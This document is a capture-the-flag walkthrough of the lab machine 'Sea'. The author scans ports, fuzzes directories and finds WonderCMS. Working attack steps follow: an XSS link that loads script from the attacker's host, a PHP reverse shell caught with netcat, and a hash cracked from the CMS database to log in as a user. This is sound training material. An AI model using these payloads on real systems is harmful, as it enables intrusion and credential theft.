Sea

By Praveen Kumar Sharma

IP of the machine is : 10.10.11.28

Lets try pinging it

```
ping 10.10.11.28 -c 5
PING 10.10.11.28 (10.10.11.28) 56(84) bytes of data.
64 bytes from 10.10.11.28: icmp_seq=1 ttl=63 time=2635 ms
64 bytes from 10.10.11.28: icmp_seq=2 ttl=63 time=1687 ms
64 bytes from 10.10.11.28: icmp_seq=3 ttl=63 time=674 ms
64 bytes from 10.10.11.28: icmp_seq=4 ttl=63 time=78.3 ms
64 bytes from 10.10.11.28: icmp_seq=5 ttl=63 time=4435 ms

--- 10.10.11.28 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4038ms
rtt min/avg/max/mdev = 78.347/1901.899/4434.745/1538.342 ms, pipe 3
```

Alright lets get to Port Scanning

Port Scanning :

All Port Scan :

```
nmap -p- -n -Pn -T5 --min-rate=10000 10.10.11.28 -o allPortScan.txt
```

```
nmap -p- -n -Pn -T5 --min-rate=10000 10.10.11.28 -o allPortScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-22 21:32 IST
Nmap scan report for 10.10.11.28
Host is up (0.086s latency).
Not shown: 65453 filtered tcp ports (no-response), 80 closed tcp ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 13.26 seconds
```

Open ports

```
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
```

Lets try an aggressive Scan on these

Aggressive Scan :


```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.28 -o aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.28 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-22 21:35 IST
Nmap scan report for 10.10.11.28
Host is up (0.080s latency).

PORT   STATE    SERVICE VERSION
22/tcp filtered ssh
80/tcp open     http    Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Sea - Home

Service detection performed. Please report any incorrect results at https:
Nmap done: 1 IP address (1 host up) scanned in 26.83 seconds
```

Aggressive scan

```
PORT STATE SERVICE VERSION
22/tcp filtered ssh
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
| /:
| PHPSESSID:
|_ httponly flag not set
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Sea - Home
```

Lets just add sea.htb in /etc/hosts real quick



Lets do some directory fuzzing next

Directory Fuzzing

```
ffuf -w /usr/share/wordlists/dirb/common.txt -u http://sea.htb/FUZZ -t 200 > directories.txt
```

```
ffuf -w /usr/share/wordlists/dirb/common.txt -u http://sea.htb/FUZZ -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://sea.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.htaccess               [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 3028ms]
.hta                    [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 3028ms]
.htpasswd               [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 3028ms]
0                       [Status: 200, Size: 3650, Words: 582, Lines: 87, Duration: 3105ms]
                        [Status: 200, Size: 3650, Words: 582, Lines: 87, Duration: 3113ms]
404                     [Status: 200, Size: 3341, Words: 530, Lines: 85, Duration: 234ms]
data                    [Status: 301, Size: 228, Words: 14, Lines: 8, Duration: 81ms]
Documents and Settings  [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 82ms]
home                    [Status: 200, Size: 3650, Words: 582, Lines: 87, Duration: 106ms]
index.php               [Status: 200, Size: 3650, Words: 582, Lines: 87, Duration: 83ms]
plugins                 [Status: 301, Size: 231, Words: 14, Lines: 8, Duration: 77ms]
messages                [Status: 301, Size: 232, Words: 14, Lines: 8, Duration: 6391ms]
reports list            [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 6384ms]
Program Files           [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 175ms]
server-status           [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 85ms]
themes                  [Status: 301, Size: 230, Words: 14, Lines: 8, Duration: 80ms]
:: Progress: [4614/4614] :: Job [1/1] :: 89 req/sec :: Duration: [0:00:44] :: Errors: 34 ::
```

Directories

0 [Status: 200, Size: 3650, Words: 582, Lines: 87, Duration: 3105ms]
[Status: 200, Size: 3650, Words: 582, Lines: 87, Duration: 3113ms]
404 [Status: 200, Size: 3341, Words: 530, Lines: 85, Duration: 234ms]
data [Status: 301, Size: 228, Words: 14, Lines: 8, Duration: 81ms]
home [Status: 200, Size: 3650, Words: 582, Lines: 87, Duration: 106ms]

```
index.php [Status: 200, Size: 3650, Words: 582, Lines: 87,
Duration: 83ms]
plugins [Status: 301, Size: 231, Words: 14, Lines: 8, Duration:
77ms]
messages [Status: 301, Size: 232, Words: 14, Lines: 8, Duration:
6391ms]
themes [Status: 301, Size: 230, Words: 14, Lines: 8, Duration:
80ms]
```

a lot of these ends in 301 so they are probably unauthorized or something i did some more fuzzing to find nested directories to see if the configuration is somehow not configured correctly

i am gonna skip each one to go the one i found interesting

```
ffuf -c -w /usr/share/wordlists/seclists/Discovery/Web-Content/quickhits.txt
-u "http://sea.htb/themes/bike/FUZZ" -t 200 -fc 403
```

```
       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://sea.htb/themes/bike/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/quickhits.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

README.md               [Status: 200, Size: 318, Words: 40, Lines: 16, Duration: 4649ms]
sym/root/home/          [Status: 200, Size: 3650, Words: 582, Lines: 87, Duration: 235ms]
version                 [Status: 200, Size: 6, Words: 1, Lines: 2, Duration: 3115ms]
:: Progress: [2565/2565] :: Job [1/1] :: 49 req/sec :: Duration: [0:00:51] :: Errors: 116 ::
```


Some nested ones here might give us version or what they are using

Lets go to web application now


Web Application :

Default page :

Lets go to this "how to participate"




Lets see this contact page



Ok so a form lets check those nested one

/themes/bike/README.md



So they are using WonderCMS lets see the version page to find the version of this CMS they are using

So lets look for exploit of this CMS version

Gaining Access :

So found this exploit for this CMS :
https://github.com/prodigiousMind/CVE-2023-41425

I followed the step so i have this exploit.py and a zip that contains a reverse shell (pentest monkey php rev shell) and the php should be

named as rev.php

```
ls
aggressiveScan.txt  allPortScan.txt  directories.txt  exploit.py  revshell-main.zip  Sea.md
```


Lets run this exploit.py now

```
python3 exploit.py http://sea.htb/loginURL 10.10.16.52 9001
[+] xss.js is created
[+] execute the below command in another terminal

---------------------------
nc -lvp 9001
---------------------------

send the below link to admin:

---------------------------
http://sea.htb/index.php?page=loginURL?"></form><script+src="http://10.10.16.52:8000/xss.js"></script><form+action="
---------------------------


starting HTTP server to allow the access to xss.js
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Lets just follow this lets start a listener on port 9001

```
nc -lvp 9001
Listening on 0.0.0.0 9001
```

Now lets put that link in the contact form



Lets sumbit it we should set a GET request from this machine for our xss.js

Ok so it said failed for me as i have already exploited it so when it say the first GET request for xss.js

Then u fill in the form one more time this time instead of xss.js change it to revshell-main.zip

U should another GET request for this zip now we can get a shell on this machine by going to this URL

`http://sea.htb/themes/revshell-main/rev.php?lhost=10.10.16.52&lport=9001`

and we get a shell :

```
nc -lvp 9001

Listening on 0.0.0.0 9001
Connection received on sea.htb 47250
Linux sea 5.4.0-190-generic #210-Ubuntu SMP Fri Jul 5 17:03:38 UTC 2024 x
 16:28:25 up  5:47,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Lets upgrade this a bit, In stty its too laggy for so im just gonna do this only

```
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@sea:/$
```

Lateral PrivEsc :

Alright i looked for any database files and found this

```
find / -type f 2>/dev/null | grep "database"
```

```
find / -type f 2>/dev/null | grep "database"
/snap/core20/2318/var/lib/systemd/catalog/database
/usr/bin/update-mime-database
/usr/lib/python3/dist-packages/sos/report/plugins/__pycache__/openstack_database.cpython-38.pyc
/usr/lib/python3/dist-packages/sos/report/plugins/openstack_database.py
/usr/local/lib/python3.8/dist-packages/selenium/webdriver/common/devtools/v85/__pycache__/database.cpython-38.pyc
/usr/local/lib/python3.8/dist-packages/selenium/webdriver/common/devtools/v85/database.py
/usr/local/lib/python3.8/dist-packages/selenium/webdriver/common/devtools/v122/__pycache__/database.cpython-38.pyc
/usr/local/lib/python3.8/dist-packages/selenium/webdriver/common/devtools/v122/database.py
/usr/local/lib/python3.8/dist-packages/selenium/webdriver/common/devtools/v121/__pycache__/database.cpython-38.pyc
/usr/local/lib/python3.8/dist-packages/selenium/webdriver/common/devtools/v121/database.py
/usr/local/lib/python3.8/dist-packages/selenium/webdriver/common/devtools/v120/__pycache__/database.cpython-38.pyc
/usr/local/lib/python3.8/dist-packages/selenium/webdriver/common/devtools/v120/database.py
/usr/share/icons/Humanity/mimes/32/libreoffice-oasis-database.svg
/usr/share/icons/Humanity/mimes/256/libreoffice-oasis-database.svg
/usr/share/icons/Humanity/mimes/48/libreoffice-oasis-database.svg
/usr/share/icons/Humanity/mimes/16/libreoffice-oasis-database.svg
/usr/share/icons/Humanity/mimes/128/libreoffice-oasis-database.svg
/usr/share/mime/application/vnd.oasis.opendocument.database.xml
/usr/share/man/man1/update-mime-database.1.gz
/var/lib/systemd/catalog/database
/var/www/sea/data/database.js
www-data@sea:/$
```

Lets see this file

```
www-data@sea:/$ cat /var/www/sea/data/database.js
cat /var/www/sea/data/database.js
{
    "config": {
        "siteTitle": "Sea",
        "theme": "bike",
        "defaultPage": "home",
        "login": "loginURL",
        "forceLogout": false,
        "forceHttps": false,
        "saveChangesPopup": false,
        "password": "$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ\/D.GuE4jRIikYiWrD3TM\/PjDnXm4q",
        "lastLogins": {
            "2024\/08\/22 14:53:15": "127.0.0.1",
            "2024\/08\/22 14:49:44": "127.0.0.1",
            "2024\/08\/22 14:40:13": "127.0.0.1",
```

Lets first see all of the users on this machine

```
}www-data@sea:/$ cat /etc/passwd | grep bash
cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
amay:x:1000:1000:amay:/home/amay:/bin/bash
geo:x:1001:1001::/home/geo:/bin/bash
www-data@sea:/$
```

Now lets crack this password now

Few things before cracking tho this is salted btw so remote those escapes from the hash "\" in there

then crack it like this

```
hashcat -m 3200 -a 0 -o pass.txt hash -O /usr/share/wordlists/rockyou.txt
```

and this comes out to

```
┌──(pks㉿Kali)-[~/test]
└─$ hashcat -m 3200 hash --show
$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ/D.GuE4jRIikYiWrD3TM/PjDnXm4q:mychemicalromance
```

Creds

```
Username : amay
Password : mychemicalromance
```

Lets login :

```
www-data@sea:/$ su amay
su amay
Password: mychemicalromance

amay@sea:/$ id
id
uid=1000(amay) gid=1000(amay) groups=1000(amay)
amay@sea:/$
```

Vertical PrivEsc :

I didnt really got root on this machine but got the root.txt tho here isthe user.txt btw

```
amay@sea:~$ ls -al
ls -al
total 17564
drwxr-xr-x 5 amay amay    4096 Aug 22 11:55 .
drwxr-xr-x 4 root root    4096 Jul 30 12:58 ..
lrwxrwxrwx 1 root root       9 Aug  1 12:12 .bash_history -> /dev/null
-rw-r--r-- 1 amay amay     220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 amay amay    3771 Feb 25  2020 .bashrc
drwx------ 2 amay amay    4096 Aug  1 12:22 .cache
-rw-rw-r-- 1 amay amay 8384512 Aug 22 12:03 chisel
-rwxrwxr-x 1 amay amay 8699904 Apr  7 04:04 chisel-linux
drwx------ 3 amay amay    4096 Aug 22 11:46 .gnupg
-rw-rw-r-- 1 amay amay  860335 Aug 18 04:25 linpeas.sh
-rw-r--r-- 1 amay amay     807 Feb 25  2020 .profile
drwx------ 2 amay amay    4096 Feb 21  2024 .ssh
-rw-r----- 1 root amay      33 Aug 22 10:41 user.txt
amay@sea:~$
```

